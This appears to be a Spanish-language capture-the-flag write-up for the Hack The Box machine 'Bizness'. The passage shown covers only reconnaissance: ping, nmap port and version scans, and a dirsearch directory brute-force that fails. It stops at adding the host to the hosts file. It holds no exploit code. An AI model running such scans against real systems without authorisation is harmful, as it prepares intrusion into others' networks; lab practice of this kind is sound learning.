
Reconocimiento de la maquina Bizness

Iniciamos la maquina en hack the box




US Free 1

Edit connection

Machine is joining, please stand by...

Submit User Flag

Submit Root Flag



US Free 1

51 players

Target IP Address

10.10.11.252

Submit User Flag

32 hex characters


Submit

Submit Root Flag

32 hex characters

Submit

Y hacemos un ping a la IP generada




```
┌──(kali㉿kali)-[~]
└─$ ping 10.10.11.252
PING 10.10.11.252 (10.10.11.252) 56(84) bytes of data.
64 bytes from 10.10.11.252: icmp_seq=1 ttl=63 time=77.6 ms
64 bytes from 10.10.11.252: icmp_seq=2 ttl=63 time=80.5 ms
64 bytes from 10.10.11.252: icmp_seq=3 ttl=63 time=80.7 ms
64 bytes from 10.10.11.252: icmp_seq=4 ttl=63 time=81.2 ms
64 bytes from 10.10.11.252: icmp_seq=5 ttl=63 time=77.7 ms
^X@sS64 bytes from 10.10.11.252: icmp_seq=6 ttl=63 time=76.0 ms
64 bytes from 10.10.11.252: icmp_seq=7 ttl=63 time=77.8 ms
64 bytes from 10.10.11.252: icmp_seq=8 ttl=63 time=106 ms
```

Aqui podemos comprobar que estan llegando correctamente los paquetes por lo que la VPN y la maquina estan funcionando correctamente

Ahora que todo esta funcionando correctamente podemos Hacer un nmap y reconocer los puertos de esta


maquina

En este caso el comando que usamos Limitamos en los parametros que solo nos aparezcan los puertos vulnerables/abiertos los cuales son los que podemos usar




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --open -sS 10.10.11.252
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 11:54 -05
Nmap scan report for 10.10.11.252
Host is up (0.088s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
37335/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 27.63 seconds
```

Ahora hacemos Un Nmap para ver todas las versiones de los servicios que usan cada puerto



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -Pn 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 12:21 -05
Nmap scan report for 10.10.11.252
Host is up (0.091s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp  open  http     nginx 1.18.0
443/tcp open  ssl/http nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.98 seconds
```

Al ingresar a la IP en el navegador podemos ver que no carga la pagina




Hmm. We're having trouble finding that site.

We can't connect to the server at bizness.htb.

If you entered the right address, you can:


- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

por lo que haremos una busqueda por diccionarios




```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u https://bizness.htb/ -e
Command 'dirsearch' not found, but can be installed with:
sudo apt install dirsearch
Do you want to install it? (N/y)y
sudo apt install dirsearch
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python3-cffi-backend
The following NEW packages will be installed:
  dirsearch
The following packages will be upgraded:
  python3-cffi-backend
1 upgraded, 1 newly installed, 0 to remove and 1569 not upgraded.
Need to get 199 kB of archives.
After this operation, 653 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

hacemos la instalacion del paquete



```
sudo apt install dirsearch
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  python3-cffi-backend
The following NEW packages will be installed:
  dirsearch
The following packages will be upgraded:
  python3-cffi-backend
1 upgraded, 1 newly installed, 0 to remove and 1569 not upgraded.
```


Falto agregar un asterisco al comando por lo que corregimos y ahora aparece todo



```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u https://bizness.htb/ -e*
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
 pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/lat
est/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, jsp, asp, aspx, do, action, cgi, html, htm, js, tar.gz
HTTP method: GET | Threads: 25 | Wordlist size: 14594

Output File: /home/kali/reports/https_bizness.htb/__24-04-17_12-28-56.txt

Target: https://bizness.htb/

[12:28:56] Starting:

Cannot connect to: bizness.htb

Task Completed
```


Pero tampoco puede acceder a la pagina

Entramos al host para agregar la IP



